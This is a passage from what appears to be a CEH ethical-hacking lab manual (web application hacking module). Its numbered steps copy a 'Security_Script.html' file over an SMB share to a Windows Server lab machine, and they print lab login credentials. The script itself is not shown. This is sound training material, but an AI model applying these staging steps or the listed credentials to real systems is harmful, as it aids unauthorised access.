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



36. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **Desktop** from the drop-down options.



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

37. The **Desktop** window appears, copy **Security_Script.html** file.




38. Click the **Places** menu at the top of **Desktop** and click **Network** from the drop-down options.



39. The **Network** window appears; press the **Ctrl+L** keys. A Location field appears; type **smb://10.10.1.11** and press **Enter** to access the **Windows 11** shared folders.

40. A security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.



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

41. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

42. Navigate to **CEHv12 Module 14 Hacking Web Applications** and paste **Security_Script.html** script.



43. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.

44. Navigate to the location **Z:\CEHv12 Module 14 Hacking Web Applications** (shared network drive), copy the **Security_Script.html** file, and paste it onto **Desktop**.



